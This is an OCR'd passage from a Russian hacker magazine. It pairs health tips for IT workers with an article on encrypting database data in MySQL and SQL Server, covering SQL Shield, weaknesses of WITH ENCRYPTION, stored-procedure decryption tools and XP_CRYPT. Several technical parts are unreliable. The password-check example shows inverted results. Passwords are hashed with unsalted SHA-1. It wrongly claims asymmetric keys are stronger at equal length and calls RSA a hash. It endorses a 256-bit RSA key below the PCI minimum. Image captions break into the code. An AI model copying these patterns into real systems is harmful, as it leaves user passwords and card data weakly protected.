
Если продолжать пялиться в старый монитор 18 часов в сутки, сидя на кухонной табуретке и пожевывая гамбургер, здоровью рано или поздно придет конец! И это я тебе точно говорю.

Перспективы не самые радужные, правда? С работой в IT нереально избавиться от сидячего образа жизни перед компьютером, но можно постараться свести последствия к минимуму.

Вот тебе три совета, как не стать больным и слепым гиком, у которого есть ответ на любой вопрос по ядру Windows, но нет элементарного здоровья.

СДЕЛАЙ ПАУЗУ — СКУШАЙ ТВИКС

Кистевой туннельный синдром запястья, искривление позвоночника, боли в шее, лишний вес и многое другое — вот угрозы для тех, кто слишком много работает за компьютером. Ну, или не работает — это уж кому как повезет. В любом случае, увлекшись реверсингом или иным интересным занятием, можно залипнуть на несколько часов и оставаться при этом почти неподвижным. Так, как же быть? Брать себе личного ассистента в лице утилиты **Workrave** (http://www.workrave.org/welcome), которая будет следить за тем, чтобы ты не перетрудился! Более того — силой заставит делать небольшие паузы и выполнять зарядку для разных частей тела. И понятно, что ты знать не знаешь, как эту самую зарядку делать. Тулза сама покажет, как размять те части тела, которые попадают в область риска.



Смена тонов монитора в зависимости от времени суток заметно снижает усталость глаз



Workrave не даст заработаться и заставит сделать паузу

Внешне прога — небольшое окошко с таймерами. Первый таймер — это время, через которое нужно просто пол минуты передохнуть (микропауза). Второй — сколько осталось до 10-минутного перерыва (обычно он раз в час). И третий — остаток общего рабочего времени. На перерывах можно сделать упражнения для кистей рук и пальцев, для глаз, плеч и шеи. Само собой, работа работе рознь. И один может ходить пить чай хоть раз в полчаса, а у другого, дай Бог, выпадет лишняя минутка, чтобы сгонять по нужде. Поэтому временные интервалы нужно настроить по своему усмотрению. По себе знаю: когда сильно занят, на все эти предупреждения, симпатичные окошки и громкие фразы — становится просто положить. Получается, что, потратив усилия на настройку подобных игрушек, потом перестаешь их замечать. Но Workrave игнорировать себя не даст! В конфиге можно задать, разрешается ли откладывать паузы или нет. В самых тяжелых случаях доступна опция «Блокировать компьютер». И тут уж ничего не поделаешь: либо зарядка, либо ребут :). Если уже просчитал варианты и, хихикая, собираешься переключиться на стоящий рядом ноутбук, знай: ничего не выйдет. Прогу можно установить на несколько компьютеров сразу (хоть под линуксом, хоть под Виндой) и синхронизировать время для упражнений.

СИДЕТЬ НАДО ПРАВИЛЬНО

Рабочее место нужно подогнать под себя. Глупо отказывать себе в хорошем кресле, раз проводишь на нем большую часть дня. Для оптимального расположения рук, монитора и глаз применяются специальные способы расчета, но это полный изврат. Зато можно просчитать такие параметры через веб-сервис **Workspace Planner** (internalapps.ergotron.com/MirWebTool/ergoTool_metric.html) и постараться учитывать их, обустраивая рабочее место. Все расчеты базируются на исследованиях еще 1988 года, но повода им не верить нет. Кстати: все расчеты по умолчанию осуществляются в дюймах, но если присмотреться (надеюсь, со зрением, у тебя еще все в порядке?), то можно найти ссылку для перевода в метрические система исчисления.

И не забудь общие правила: верхняя часть монитора должна располагаться на уровне глаз, а клавиатура по высоте должна быть на уровне локтей.

СПАСИ ГЛАЗА

Неправильное расположение экрана монитора, маленький шрифт, слишком светлый или темный экран — основные причины хронической головной боли у гиков. Обижаясь на родителей в детстве, ты, вероятно, не мог понять, почему нельзя смотреть телевизор в темноте. Светло, темно — какая, блин, разница? На самом деле, разница есть! Мало кому надо объяснять, как начинает резать глаза после нескольких часов перед монитором в темноте. Самый верный способ помочь себе — пойти спать, послав все дела куда подальше. Здоровье-то дороже. Знаю-знаю: сроки горят, заказчики что-то требуют, а завтра уже надо показать полурабочий вариант новой программы боссу. Облегчить страдания способна **f.lux** (www.stereopsis.com/flux). Программа просто изменяет цветовой профиль монитора в зависимости от времени суток. Ночью глаза меньше устают от теплых цветовых тонов, днем — от ярких и холодных. Могу сказать по собственному опыту: штука реально работает! О подобной утилите я задумался, когда увидел, что некоторые макбуки сами умеют регулировать подсветку монитора в зависимости от освещения (определяется встроенной камерой или сенсорами в зависимости от модели). Казалось бы, такая ерунда, а помогает очень здорово. У f.lux никаких сенсоров нет, поэтому освещенность она может просчитывать по времени суток: для этого в настройках указываются координаты твоего местоположения. А чтобы ты не лез в справочники или Google, тут же доступна ссылка на удобную страничку для поиска координат. Версии программы есть как для Windows, так Linux и Mac OS X.

Глазам необходим отдых. Причем — каждые 40-50 минут. Врачами рекомендуется целый ряд методик и упражнений, предназначенных для отдыха глаз. Более того, разработаны и любопытные программы, которые напоминают тебе, когда и какие упражнения нужно делать. Для примера: посмотри **EyesKeeper** (www.gi.ru/eyeskeeper) — русскоязычный «напоминатель». В нем приведены упражнения для отдыха глаз, разработанные специалистами НИИ гигиены зрения. Использовать все это или нет — дело твое. Можно забить и тихо надеяться, что в век генной инженерии, клонов и нано-технологий можно будет безвозмездно скачать себе новую спину из интернета, а глаза пофиксить патчем. Но мы бы рассчитывать на это не стали :). 



АНДРЕЙ КОМАРОВ
/ KOMAROV@ITDEFENCE.RU /

БАЗУ ДАННЫХ НЕ СТАЩИТЬ!

Правильные способы защитить данные в таблицах БД

Как же ошибаются те люди, которые доверяют защиту данных исключительно самой СУБД. Мол, если пароль на подключение хороший и версия демона — самая последняя, то все будет нормально. Ничего подобного. Базы как сливали, так и будут сливать. А наша задача — сделать их нечитаемыми для тех, кому они не предназначены.

Актуальная проблема из мира информационной безопасности — обеспечить сохранность данных. Есть ситуации, в которых даже при наличии серьезной защиты системы, сохранность данных оказывается под большим вопросом. Как так? Могу привести пример из личного опыта, когда в разглашении информации был виновен засланный сотрудник конкурирующей компании. Находясь на рабочем местом и будучи технически подкованным, он взламывал сервера баз данных банальным брутфорсом через терминальное соединение. Базы с клиентами «засланец» перепродавал другим компаниям, а «интересная» информация о ведении бизнеса отправлялась сотрудникам силовых структур. Что из этого вышло, объяснять излишне. Вообще, имея физический доступ к локальной сети, инсайдер мог поступить гораздо проще: атаковать программу, которая работает с базой данных. Нередко сценарий взлома сводится к тому, что из программы разными способами извлекаются конфиги для подключения к базе. Захватив ту же 1С,

которая хранит в себе конфиги подключения к базе (в том числе, шифрованный обычным XOR'ом пароль), злоумышленник получает доступ к самой базе. Особо не стесняясь, он может ее выкачать, модифицировать или просто удалить. Такая брешь в защите способна сыграть злую шутку, особенно в корпоративной среде.

В статье я как раз хочу рассказать о том, как обезопасить информацию в обычной базе данных. Даже если СУБД будет взломана или левый человек скопирует данные, утечки конфиденциальной информации не произойдет!

ШИФРОВАНИЮ — БЫТЬ!

Общий подход прост до гениального: раз злоумышленник гипотетически сможет извлечь данные, надо сделать так, чтобы он их не смог прочитать. Информацию все равно придется хранить в базе, но... ничего не мешает хранить ее в каком угодно виде, в том числе зашифрованном! Главное, чтобы мы сами потом смогли расшифровать :). Компания **Spelabs** (spellabs.ru/spellabsCrypto1C.htm) как-то анонсировала продукт, организующий дополнительную безопасность бухгалтерских 1С на уровне шифрования данных, причем на полностью прозрачном уровне. Пользовательские приложения, не подозревая о надстройке, работали в обычном режиме. Увы, компания прекратила разработку этого направления. Но реально обойтись и без подобных инструментов, ведь для шифрования сгодятся даже штатные средства СУБД!

Любая современная СУБД, если это, конечно, не собранная на коленке курсовая, может похвастаться достаточно надежными механизмами шифрования данных. В той же самой MySQL я по памяти насчитал около 14 соответствующих функций, которые тебе наверняка хорошо известны:

```
AES_ENCRYPT() Шифрование AES
AES_DECRYPT() Расшифровка AES
COMPRESS()     Возвращение результата в бинарном виде
DES_ENCRYPT() Шифрование DES
DES_DECRYPT() Дешифрование DES
ENCODE()       Шифрование строки поверхностным паролем (на выходе получается шифрованное слово первоначальной «plaintext» длины)
DECODE()       Расшифровка текста, обработанного функцией ENCODE()
ENCRYPT()      Шифрование с помощью Unix'ового системного вызова crypt
MD5()          Подсчет MD-5 суммы
SHA1(), SHA() Подсчет SHA-1 (160-бит)
```

Для их применения надо лишь чуть изменить свои SQL-запросы, добавив в нужном месте функции AES_ENCRYPT() или DES_ENCRYPT(), которые считаются наиболее надежными в MySQL на текущий момент. Например, так:

```
INSERT INTO t VALUES (1,AES_ENCRYPT('text','password'));
```

Приятно признать, что хорошие программисты эти функции используют. Часто во время проведения SQL-инжекции мне приходилось ломать голову и определять функцию, которую использовал кодер для криптючки данных. В результате, требуется производить те же AES_DECRYPT(AES_ENCRYPT()) наряду с unhex(hex()).

T-SQL

Помимо симметричного шифрования, когда упаковка и распаковка текста производятся одним и тем же ключом (общим для двух участников обмена сообщениями), поддерживается и ассиметричное криптование. Идея ассиметричных алгоритмов подразумевает наличие двух ключей — открытого и закрытого (секретного). Один из них используется для шифрования информации, а другой — для дешифрования. Если кодирование осуществляется с помощью открытого ключа, то расшифровать такие данные можно только с помощью парного ему закрытого. Предлагаю разобраться с этим на примере Microsoft SQL Server, который часто используется в корпоративных порталах и сложных приложениях. Для шифрования применяются функции T-SQL, представляющие собой специальное дополнение языка SQL. Оно поддерживает управляющие операторы, локальные переменные и различные дополнительные функции. Одна из таких функций — EncryptByCert(), используемая для асиметричного шифрования данных с помощью сертификатов. Открытым ключом тут выступает сертификат. Только откуда этот сертификат взять? Ответ прост — сгенерировать с помощью другой специальной функции. Покажу на примере, как можно сгенерировать сертификат с именем для andrej базы «Bank» с помощью хранимой процедуры:

```
USE Bank;
CREATE CERTIFICATE andrej
      ENCRYPTION BY PASSWORD =
'pGFD4bb925DGvbd2439587y'
# Для генерации с использованием подгрузки из файла
# FROM FILE = 'c:\Shipping\Certs\Shipping11.cer'
# WITH PRIVATE KEY (FILE = 'c:\Shipping\Certs\Shipping11.pvk',
     WITH SUBJECT = 'Employers Access',
    EXPIRY_DATE = '10/31/2009';
GO
```

У нас создался сертификат! Теперь его можно без проблем использовать для размещения в таблице зашифрованных записей, выполняя привычные SQL-запросы:

```
INSERT INTO [БАЗА].[ТАБЛИЦА]
 values( N'ДАННЫЕ ДЛЯ ЗАШИФРОВКИ',
   EncryptByCert(Cert_ID('andrej'),
@cleartext) );
GO
```

В этом примере неформатированный текст из переменной @cleartext шифруется сертификатом с именем «andrej». Зашифрованные данные помещаются в таблицу «ТАБЛИЦА». Уточню, что данные могут быть расшифрованы только с помощью соответствующего закрытого ключа (как уже было сказано, «приватного»).

Имя функции для обратного преобразования угадать несложно: DecryptByCert(). А вот синтаксис более хитер, и с ним все чуть сложнее. Дело в том, что на приватный ключ, как правило, закладывается дополнительный пароль (passphrase). Его необходимо ввести, и по этой причине он обязательно будет присутствовать в коде запроса или процедуры. Это не очень хорошо, потому что его можно быстро увести. Но с этим мы разберемся позже, когда поговорим о безопасности хранимых процедур. А пока — код для извлечения данных из шифрованной БД:

```
SELECT   convert(nvarchar(max),
DecryptByCert(Cert_Id('andrej'),
                  ProtectedData,
N'pGFD4bb925DGvbd2439587y'))
FROM [БАЗА].[ТАБЛИЦА]
WHERE Description
    = N'Employers Access';
GO
```

В этом примере производится выборка строк из таблицы [БАЗА].[ТАБЛИЦА], помеченных как «Employers Access». Пример дешифрует зашифрованный текст с помощью закрытого ключа сертификата «Andrej» и дополнительного пароля pGFD4bb925DGvbd2439587y. Расшифрованные данные преобразуются из типа varbinary в тип nvarchar.

Надо сказать, что ассиметричные преобразования гораздо более накладны, чем шифрование и дешифрование с использованием симметричного ключа. Поэтому использование ассиметричного шифрования не рекомендуется при работе с большими объемами данных, например, таблицами пользовательских данных. Это важно учитывать при особо больших базах, а также базах, структура которых не приведена к одной из нормальных форм.

ПРЯЧЕМ ХРАНИМЫЕ ПРОЦЕДУРЫ!

Если ты не заметил, многое упирается в то, что вся конфиденциальность и целостность завязана на использование хранимых



▷ info

• Не забывай о самых простых истинах традиционной криптографии:

• Чем более накручен алгоритм шифрования, тем больше ресурсов процессора он будет кушать;

• Ассиметричная криптография обеспечивает более надежную защиту, чем симметричная (даже с ключами одинаковой длины), но ее исполнение в базах может ощутимо замедлить весь процесс работы;

• Действия по шифрованию базы напрямую связаны с модификацией обращений клиента. Увы, возможность «прозрачного» шифрования базы на сегодняшний день существует только в MSSQL 2008 (в версии Enterprise). Эта функция именуется там TDE (Transparant Database Encryption).

```
/*********************************************************************/
/* File written by SQL Server SysComments Decryptor v1.1           */
/* Copyright (C) 2001 dOMNAR                                        */
/*********************************************************************/

USE master
go

----------------------------------------------------------------------
-- Type: Stored Procedure
-- Name: sqlshield_test
----------------------------------------------------------------------

??????????????????????????????????????????????????????????????
```

Вместо кода процедуры — сплошные знаки вопроса. Взломщик в обломе

процедур или функций. Получается, что, получив к ним доступ и грамотно проанализировав их код, любой опытный хакер сможет преобразовать шифрованную белиберду в исходный текст. Конечно, добраться до кода процедур далеко не всегда реально, потому здесь всплывает вопрос об утечке программной начинки производства, а именно — логике ПО. Но именно по этой причине необходимо прибегать к шифрованию процедур и функций в базе. Одно из самых популярных и удачных средств для таких действий — это программа **SQL Shield** (www.sql-shield.com). После несложной установки приложения не забудь указывать дополнительный флаг /*sqlshield*/ с выражением «WITH ENCRYPTION» всякий раз, когда будешь создавать защищенную процедуру. Вот пример функции, которая исполняет простейший запрос к базе:

```
CREATE PROCEDURE MyTest
WITH /*sqlshield*/ ENCRYPTION
AS
SELECT 2+2
```

Исполняем процедуру и получаем:

```
MyTest
> 4
```

Проверим, в каком виде хранится процедура, с помощью специального средства для ковыряния в файлах базы. Подойдет SQL Server Syscomments Decryptor (www.geocities.com/d0mn4r/dSQLSRVD.html), который при отображении текста процедуры показывает одни лишь знаки вопроса. Все работает!

Пример из личного опыта

Сотрудниками одной компании платежно-карточного сектора велась база данных для выдачи зарплат. Для простого понимания, — пусть это будет примерно следующая структура:


ID	LastName	FirstName	Emp	Sum
354	Somov	Oleg	IT-Manager	M0x8900f56543
643	Antipova	Alexandra	Director	4343Lax#dsdss
411	Timurov	Valeriy	Technical Dep.	0x2322322222

Выборку из базы я привел абсолютно произвольную, а теперь суть идеи. «Безопасниками» компании было принято вполне благородное решение — шифровать данные о зарплатах, которые очень часто бывают «серыми». Инсайдер получил доступ к базе и сильно обломался, заимев информацию в таком виде. Однако, он не отчаялся и проделал следующий фокус. Резонно предположив, что человек с должностью директора должен получать больше, чем простой менеджер, он поменял соответствующие поля со значениями зарплат одно на другое, тем самым — подложив бухгалтерскому отделу абсолютно левую информацию. В благополучный день такая вещь прокатила, и все безопасники были уволены. Для справки: этим сотрудником был не я, как впрочем, и не безопасником.



▷ warning

Использование функций шифрования SQL Server совместно с параметром ANSI_PADDING OFF может привести к потере данных из-за неявных преобразований!



Алгоритм	Операция	Миллисекунд на операцию (16Б данных) *	+ Миллисекунд на 8КБ данных **	Ошибка измерения (%)
DES	Encryption	0.0416	0.261	-3.89
DES	Decryption	0.038	0.2544	-4.38
TRIPLE_DES	Encryption	0.0439	0.6644	-8.24
TRIPLE_DES	Decryption	0.0399	0.658	-6.9
RC2	Encryption	0.0437	0.3731	2.64
RC2	Decryption	0.0388	0.2276	-0.88
RC4	Encryption	0.0461	0.0594	-3.62
RC4	Decryption	0.0453	0.0599	-1.86
RC4_128	Encryption	0.0413	0.0588	-0.45
RC4_128	Decryption	0.0408	0.0601	-0.68
DESX	Encryption	0.044	0.6635	-7.99
DESX	Decryption	0.0388	0.6403	-4.68
AES_128	Encryption	0.042	0.1574	-0.4
AES_128	Decryption	0.0381	0.156	2.43
AES_192	Encryption	0.0424	0.1745	-1.56
AES_192	Decryption	0.0383	0.1724	-0.7
AES_256	Encryption	0.0422	0.1834	-0.62
AES_256	Decryption	0.0386	0.1851	-2.11
RSA_512	Encryption	0.0805		0.26
RSA_512	Decryption	0.8577		-0.06
RSA_1024	Encryption	0.1024		-0.15
RSA_1024	Decryption	2.9135		1.51
RSA_2048	Encryption	0.1995		1.02
RSA_2048	Decryption	14.3245		0
MD2	Hash	0.0178	1.7524	0.26
MD4	Hash	0.0078	0.0217	0.31
MD5	Hash	0.0079	0.0245	-0.97
SHA	Hash	0.0083	0.0272	-0.5
SHA1	Hash	0.0083	0.0272	-0.96

Посчитанные временные результаты для применения крипто-алгоритмов в среде SQL-сервера 2005

Так делать не стоит!

В SQL Server можно создавать четыре типа объектов (хранимые процедуры, представления, пользовательские функции и триггеры) с параметром WITH ENCRYPTION. Этот параметр позволяет зашифровать определение объекта таким образом, что тот можно будет использовать, но получить его определение стандартными способами станет невозможно. Это средство рекомендуется и Microsoft. К сожалению, на практике никакой защиты применение стандартных средств шифрования не обеспечивает! Алгоритм, используемый при шифровании определений объектов, выглядит так:

1) SQL Server берет GUID той базы данных, в которой создается объект, и значение столбца colid таблицы syscomments для создаваемого объекта (чаще всего, его значение — 1 или 2) и производит их конкатенацию;

2) Из полученного значения генерируется ключ при помощи алгоритма SHA;

3) Этот хеш используется в качестве входящего значения при применении еще одного алгоритма хеширования — RSA. С его помощью генерируется набор символов, равный по длине шифруемому определению объекта;

4) С этим набором символов и с реальным определением объекта производится операция XOR. В результате получаются данные, которые помещаются в столбец ctext таблицы syscomments.

У этой схемы есть два слабых места:

• Нам ничего не мешает заиметь исходные значения (GUID и colid) для выполнения тех же самых операций и получить ключ на расшифровку. Это можно сделать, например, использовав утилиту dSQLSRVD. Правда, для получения GUID базы данных (и для запуска этой утилиты) нам нужны права системного администратора;

• Если у нас есть права на создание объектов в базе данных, можно сгенерировать точно такой же ключ для объекта, определение которого нам уже известно (путем сравнения шифрованного определения с незашифрованным). Ну и — использовать его для расшифровки значения другого объекта.

Как можно расшифровать зашифрованные объекты на SQL Server? Есть два варианта:

• Использовать утилиту dSQLSRVD. Она позволяет выбрать любой зашифрованный объект на сервере и записать его определение в текстовый файл;

• Использовать хранимую процедуру DECRYPT2K. Код на создание данных хранимых процедур (в разных вариантах и с разными объяснениями), которые расшифровывают определение зашифрованных объектов, легко найти через Google.

☒ КАК ОБЛЕГЧИТЬ СЕБЕ ЖИЗНЬ?

В заключение — не менее интересный продукт XP_CRYPT (xpcrypt.com). Это средство осуществляет весь тот геморрой, который мы только что проделали вручную. Все, что от тебя требуется, — скачать дистрибутив проги, установить ее на сервер (к сожалению, есть версия только для Винды), обозначить свою базу данных и начать химию с таблицами с помощью удобного GUI-интерфейса.


Организуем знакомство на примере из практики. Предположим, у нас есть интернет-магазин, где каким-то образом хранятся данные о кредитных картах клиентов (распространенная ситуация, хотя это категорически запрещено!). Наша задача — зашифровать конкретные данные о клиентах, т.е. поля с паролем, номером кредитной карточки и т.п. Пока мы ничего не делали, при запросе SELECT * FROM tbl_CCards, СУБД возвращает все в открытом виде:


```
Username  Password CredCardNum
james    god       1234567890123456
lucas    sex       2894787650102827
anna     love      3234563638716434
```

Напишем внешнюю функцию UDF (расшифровывается, как «User-Defined-Function», подробности — в последнем выпуске «Обзора эксплоитов») для преобразования строки в SHA-хеш:

```
CREATE  FUNCTION  ud_MakeSHA1   (@
clearpass VARCHAR (8000) )
RETURNS VARCHAR (40)
 AS
BEGIN
```

XP_Crypt избавляет от ручного геморроя по шифрованию нужных полей, позволяя настроить все через свою удобную оболочку





С помощью тулзы SysComments Decryptor находим хранимую процедуру и убеждаемся, что она зашифрована

У разработчика есть два варианта: использовать встроенное в MS SQL шифрование, что не очень хорошо, или воспользоваться возможностями SQL Shield

Создаем простейшую хранимую процедуру

```
DECLARE @ret as VARCHAR(40)
EXEC master..xp_sha1 @clearpass,@
ret OUTPUT
RETURN @ret
END
```

Отдаем команду: UPDATE tbl_CCards SET password = dbo.ud_MakeSHA1(Password). После чего еще раз проверяем содержимое базы той же командой. Что видим? Все зашифровано, все пароли захешировались! Теперь нужно не забыть о том, что мы используем шифрование при обращении к базе. В нашем случае, когда ты будешь делать авторизацию пользователей, процедура проверки пароля по хешу будет выглядеть примерно так:

```
CREATE FUNCTION ud_CheckUser (@
username VARCHAR(16),@clear_pass
VARCHAR (16))
 RETURNS INTEGER
AS BEGIN
DECLARE @res INTEGER
SELECT @res = count(*) FROM tbl_
CCards where username=@username AND
password=dbo.ud_MakeSHA1(@clear_
pass)
IF @res > 1 SELECT @res= 0
RETURN @res
END
```

Проверяем исполнением команды:

```
SELECT dbo.ud_CheckUser
('anna','kolbaska')
>1 (неправильно)
SELECT dbo.ud_CheckUser
('anna','love')
>0 (окейно!)
```

К шифрованию номера кредитной карты надо подойти более серьезно. Впрочем, мы не будем вникать в различного рода стандарты по информационной безопасности в платежно-карточной сфере (вроде PCI; хотя организации, работающие с кредитными картами, безусловно обязаны это делать). В бесплатной версии XP_CRYPT существует возможность генерации только 256-битного ключа RSA.
Вот этим-то как раз и можно воспользоваться (пусть упомянутый стандарт и требует, как минимум, 768-битного ключа). Я бы мог сейчас привести код по генерации публичного и приватного ключа, но… поступим проще. Все действия можно выполнить из понятного графического интерфейса, и во многих случаях оставить все на совести программы, не написав ни строчки кода.
И поверь, будет работать!



Easy Hack}

ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ

ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@MAIL.RU /

АНДРЕЙ «SKVOZ» КОМАРОВ
